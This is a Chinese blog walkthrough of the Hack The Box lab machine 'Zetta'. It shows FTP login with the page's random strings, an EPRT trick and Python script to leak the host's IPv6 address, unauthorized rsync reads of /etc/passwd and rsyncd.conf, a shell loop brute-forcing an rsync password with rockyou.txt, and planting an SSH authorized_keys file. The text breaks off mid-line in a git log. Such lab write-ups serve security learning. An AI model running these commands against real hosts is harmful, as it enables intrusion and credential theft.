Hack The Box——Zetta

原创

江左盟宗主 于 2020-03-03 16:56:03 发布 1757 收藏
分类专栏： HackTheBox靶机 文章标签： Hack The Box 渗透测试实例 HTB-Zetta

本文链接：https://blog.csdn.net/qq_32261191/article/details/104474690


HackTheBox靶机 专栏收录该内容
22 篇文章 1 订阅
订阅专栏

目录


简介

该主机也是有点难的，之前的难点都是在漏洞发现或权限提升处，而这次确实在信息收集处。通过端口扫描发现开放的端口，网站本身是静态的，因此无法从网站进入主机，通过从网站中分析出目标主机FPT信息，结合IPv6和对FXP支持获取到目标主机IPv6地址，然后扫描IPv6地址，发现仅在IPv6下运行的服务——Rsync，通过该服务获取Shell进入主机，进而提升为postgres用户权限，然后利用明文信息本地保存结合社会工程学提升为root权限。


信息收集

从端口与服务


使用nmap 10.10.10.156 -A -sC -p 0-65535对目标主机进行扫描，如图：



发现开启21，22，80端口，操作系统应该是Debian 10了。尝试常见的ftp弱口令，如图：



发现无法登录成功，支持IPv6，不允许匿名访问。尝试Pure-FTPd存在的已知漏洞CVE-2014-6271，发现并不能执行命令，如图：




从网站

然后访问80端口，发现网站标题是Ze::a而不是Zetta，这或许是个提示吧，现在还不清楚是什么，访问的同时使用dirbruster扫描web目录，如图：


Scan Information | Results - List View: Dirs: 8 Files: 6 | Results - Tree View | Errors: 17

Type	Found	Response	Size
Dir	/	200	40509
Dir	/images/logo/	403	310
Dir	/images/testimonial/	403	310
Dir	/css/	403	310
Dir	/js/	403	310
File	/index.html	200	40511
Dir	/images/team/	403	310
File	/js/init.js	200	7605
File	/js/jquery.prettyPhoto.js	200	36454
File	/js/bootstrap.min.js	200	39934
File	/js/jquery.js	200	93361
File	/js/plugins.js	200	100705
Dir	/images/bg/	403	310
Dir	/fonts/	403	310

然而未发现有价值的信息，查看可访问的js文件也未发现特别之处，浏览网站发现网站是静态的，且页面基本相同，如图：



发现FTP支持FXP和RFC2428，和一些其它信息，在SHARING处发现不知道用什么算法加密的用户名和密码信息，如图：



看来十有八九是利用ftp获取Shell了，尝试使用base64解码发现是乱码，然后查看网页源代码，如图：

```
<script>
function randomString(length, chars) {
    var result = '';
    for (var i = length; i > 0; --i) result += chars[Math.floor(Math.random() * chars.length)];
    return result;
}
var rString = randomString(32, '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ');
</script>
```

```
    <h3 class="media-heading">Username</h3>
    <p><script>document.write(rString)</script></p>
'div>
·/.col-md-4-->
="col-md-2 col-sm-6">
·/.col-md-4-->
)w-->
)w">
="col-md-4 col-sm-6">
·/.col-md-4-->
="col-md-6 col-sm-6">
:lass="service-block">
liv class="pull-left bounce-in">
    <i class="fa fa-key fa fa-md"></i>
'div>
liv class="media-body fade-up">
    <h3 class="media-heading">Password</h3>
    <p><script>document.write(rString)</script></p>
```

原来用户名和密码都是随机生成的32位字符串，尝试使用网站生产的随机字符串登录，可以成功登录，且支持FXP转发，而每次打开网页生成的随机字符串都是不同的，但却都可以登录，这说明使用相同的32位的字符串就可以登录ftp。如图：

```
root@kali:~# ftp 10.10.10.156
Connected to 10.10.10.156.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 2 of 500 allowed.
220-Local time is now 02:28. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.10.10.156:root): yZTn75y29Psr98LnkAmQH7DLinXcBJHT
331 User yZTn75y29Psr98LnkAmQH7DLinXcBJHT OK. Password required
Password:
230-This server supports FXP transfers
230-OK. Current restricted directory is /
230-0 files used (0%) - authorized: 10 files
230 0 Kbytes used (0%) - authorized: 1024 Kb
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


然而目录下没有任何文件，除了上传文件没有别的功能了。

IPv6和FXP

然后查看RFC2428如图：

This document provides a specification for a way that FTP can communicate data connection endpoint information for network protocols other than IPv4. In this specification, the FTP commands PORT and PASV are replaced with EPRT and EPSV, respectively. This document is organized as follows. Section 2 outlines the EPRT command and Section 3 outlines the EPSV command. Section 4 defines the utilization of these two new FTP commands. Section 5 briefly presents security considerations. Finally, Section 6 provides conclusions.

2. The EPRT Command

The EPRT command allows for the specification of an extended address for the data connection. The extended address MUST consist of the network protocol as well as the network and transport addresses. The format of EPRT is:

```
EPRT<space><d><net-prt><d><net-addr><d><tcp-port><d>
```

The EPRT command keyword MUST be followed by a single space (ASCII 32). Following the space, a delimiter character (<d>) MUST be specified. The delimiter character MUST be one of the ASCII characters in range 33-126 inclusive. The character "|" (ASCII 124) is recommended unless it coincides with a character needed to encode the network address.

the following table:

AF Number	Protocol
1	Internet Protocol, Version 4 [Pos81a]
2	Internet Protocol, Version 6 [DH96]

The <net-addr> is a protocol specific string representation of the network address. For the two address families specified above (AF Number 1 and 2), addresses MUST be in the following format:

AF Number	Address Format	Example
1	dotted decimal	132.235.1.2
2	IPv6 string representations defined in [HD96]	1080::8:800:200C:417A

The <tcp-port> argument must be the string representation of the number of the TCP port on which the host is listening for the data connection.


The following are sample EPRT commands:

```
EPRT |1|132.235.1.2|6275|

EPRT |2|1080::8:800:200C:417A|5282|
```

The first command specifies that the server should use IPv4 to open a data connection to the host "132.235.1.2" on TCP port 6275. The second command specifies that the server should use the IPv6 network protocol and the network address "1080::8:800:200C:417A" to open a TCP data connection on port 5282.

在IPv6中，FTP命令PORT和PASV分别被EPRT和EPSV取代，因此可以在连接到目标主机FTP服务后使用EPRT主动连接到客户机端口。使用nc -6lvp 4444开启IPv6的4444端口监听，然后使用nc连接目标主机FTP服务，登录之后执行EPRT |2|dead:beef:2::1042|4444|，接着执行LIST，如图：



执行之后可以看到返回的目标主机IPv6地址，如图：

也可以使用如下脚本获取目标主机IPv6地址：

```
#!/usr/bin/python3
import socket
import os

lisn=os.popen("nc -6lvp 4444")
ip6=os.popen("ifconfig tun0 | grep  'inet6 dead'").read().strip()
ip6=ip6.split(' ')[1]

s=socket.socket()
s.connect(('10.10.10.156',21))

rcv=s.recv(1024)
if b"220" in rcv:
    s.send("user aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\n".encode())
    #print(s.recv(1024).decode())
    s.send("pass aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\n".encode())
    #print(s.recv(1024).decode())
    s.send(("EPRT |2|"+ip6+"|4444|\n").encode())
    #print(s.recv(1024).decode())
    s.send(b"LIST\n")
    #print(s.recv(1024).decode())
    s.send(b"!\n")
    s.close()
#print(lisn.read())

ip6_dst=lisn.read()
print("ip6:",ip6_dst)
```

然后使用nmap -A -6 dead:beef::250:56ff:feb9:3343扫描目标主机，如图：

```
root@kali:~# nmap -A -6 -p 0-65535 dead:beef::250:56ff:feb9:3343
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-24 20:48 EST
Warning: dead:beef::250:56ff:feb9:3343 giving up on port because retransmission cap hit (10).
Stats: 1:44:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 22:32 (0:00:01 remaining)
Nmap scan report for dead:beef::250:56ff:feb9:3343
Host is up (0.29s latency).
Not shown: 65527 closed ports
PORT      STATE    SERVICE    VERSION
21/tcp    open     ftp        Pure-FTPd
22/tcp    open     ssh        OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 2d:82:60:c1:8c:8d:39:d2:fc:8b:99:5c:a2:47:f0:b0 (RSA)
|   256 1f:1b:0e:9a:91:b1:10:5f:75:20:9b:a0:8e:fd:e4:c1 (ECDSA)
|_  256 b5:0c:a1:2c:1c:71:dd:88:a4:28:e0:89:c9:a3:a0:ab (ED25519)
80/tcp    open     http       nginx
|_http-title: Ze::a Share
5786/tcp  filtered cisco-redu
5813/tcp  filtered icmpd
8730/tcp  open     rsync      (protocol version 31)
23757/tcp filtered unknown
54657/tcp filtered unknown
57860/tcp filtered unknown
No OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```


发现目标主机运行着rsync服务，可能存在未授权访问漏洞。

漏洞发现

然后使用rsync --list-only rsync://[dead:beef::250:56ff:feb9:3343]:8730列出同步目录，如图：

```
root@kali:~# rsync --list-only rsync://[dead:beef::250:56ff:feb9:3343]:8730
****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

You must have explicit, authorized permission to access this rsync
server. Unauthorized attempts and actions to access or use this
system may result in civil and/or criminal penalties.

All activities performed on this device are logged and monitored.

****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

@ZE::A staff

This rsync server is solely for access to the zetta master server.
The modules you see are either provided for "Backup access" or for
"Cloud sync".


bin             Backup access to /bin
boot            Backup access to /boot
lib             Backup access to /lib
lib64           Backup access to /lib64
opt             Backup access to /opt
sbin            Backup access to /sbin
srv             Backup access to /srv
usr             Backup access to /usr
var             Backup access to /var
```


它提示必须需要授权才可以访问rsync服务器，未授权的访问需要负民事或者刑事责任（暗示可能存在未授权的访问），查看列出来的目录发现无权限访问，但查看目标服务器/etc/passwd文件权限，如图：

```
root@kali:~# rsync rsync://[dead:beef::250:56ff:feb9:3343]:8730/etc/passwd
****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

You must have explicit, authorized permission to access this rsync
server. Unauthorized attempts and actions to access or use this
system may result in civil and/or criminal penalties.

All activities performed on this device are logged and monitored.

****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

@ZE::A staff

This rsync server is solely for access to the zetta master server.
The modules you see are either provided for "Backup access" or for
"Cloud sync".

-rw-r--r--          1,462 2019/07/27 03:07:28 passwd
```


发现具有可读权限，然后使用rsync rsync://[dead:beef::250:56ff:feb9:3343]:8730/etc/passwd passwd将文件转储到本地，使用cat passwd查看，如图：

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
roy:x:1000:1000:roy,,,:/home/roy:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin
postgres:x:106:113:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```


可以读取到/etc/passwd文件中存在普通用户roy，目标主机存在rsync未授权访问漏洞。

漏洞利用

然后查看/etc下其他文件，在/etc/rsyncd.conf中发现如下信息：

```
# Allow backup server to backup /usr
[usr]
        comment = Backup access to /usr
        path = /usr
        # Allow access from backup server only.
        hosts allow = 104.24.0.54

# Allow backup server to backup /var
[var]
        comment = Backup access to /var
        path = /var
        # Allow access from backup server only.
        hosts allow = 104.24.0.54

# Syncable home directory for .dot file sync for me.
# NOTE: Need to get this into GitHub repository and use git for sync.
[home_roy]
        path = /home/roy
        read only = no
        # Authenticate user for security reasons.
        uid = roy
        gid = roy
        auth users = roy
        secrets file = /etc/rsyncd.secrets
        # Hide home module so that no one tries to access it
        list = false
```


发现一个目录/home_roy，但是并未在之前的同步目录中显示，尝试访问需要登录。然后使用常见的弱口令尝试登录rsync rsync://roy@[dead:beef::250:56ff:feb9:3343]:8730/home_roy，未成功。然后自行编写Shell脚本进行暴力破解：

```
#!/bin/bash

cat /usr/share/wordlists/rockyou.txt | while read pass
do
    export RSYNC_PASSWORD=${pass}
    rsync rsync://roy@[dead:beef::250:56ff:feb9:229c]:8730/home_roy 2>&1 | grep -q "auth failed on module h
done
```


执行之后等待一段时间，如图：

```
root@kali:~# ./rsync_brute
[+] Password: computer
root@kali:~#
```


成功破解出密码，然后使用密码查看home_roy下的文件，如图：

```
Password:
drwxr-xr-x          4,096 2019/07/28 06:52:29 .
lrwxrwxrwx              9 2019/07/27 06:57:06 .bash_history
-rw-r--r--            220 2019/07/27 03:03:28 .bash_logout
-rw-r--r--          3,526 2019/07/27 03:03:28 .bashrc
-rw-r--r--            807 2019/07/27 03:03:28 .profile
-rw-------          4,752 2019/07/27 05:24:24 .tudu.xml
-r--r--r--             33 2019/07/27 05:24:24 user.txt
```


然后将user.txt转储到本地即可，但对我来说没获得shell就是没有成功。然后在本机生成ssh密钥（全部都按回车），如图：



然后将/root/.ssh/id_rsa和id_rsa.pub复制到/root目录下，并将id_rsa.pub重命名为authorized_keys，接着使用rsync authorized_keys rsync://roy@[dead:beef::250:56ff:feb9:3343]:8730/home_roy/.ssh/将authorized_keys文件同步到目标主机.ssh目录下，然后查看是否存在，如图：




接着使用ssh -i id_rsa roy@10.10.10.156登录目标主机，如图：



成功获得普通Shell。


权限提升

查看内核版本，如图：



又是4.19.0版本，且没有权限执行pkexec程序，因此无法使用CVE-2019-13272进行提权，而CVE-2019-8912没有公开的EXP因此也无法利用。


然后查看开启的端口，发现没有netstat命令的权限，然后查看运行的进程，如图：




运行的进程少的可怜，看来此路不通，继续寻找线索。

信息收集

发现用户目录下存在.tudu.xml文件，然后执行tudu命令查看信息，如图：





可以发现未启用将同步文件移动到git，启用了检查postgresql错误日志，未启用Lynis和更安全的策略。使用find / -name .git 2>/dev/null查找.git目录，如图：

然后依次查看，在/etc/pure-ftpd/.git/logs/下发现HEAD文件，如图：

```
roy@zetta:/etc/pure-ftpd/.git/logs$ cat HEAD
0000000000000000000000000000000000000000 6698579fbbfcb65e7a474c11e48c704265217c77 root <root@ze
tta.htb> 1564211501 -0400       commit (initial): Initial revision.
6698579fbbfcb65e7a474c11e48c704265217c77 f75d3efe133be6741913dda0deed96bc20fba5d4 root <root@ze
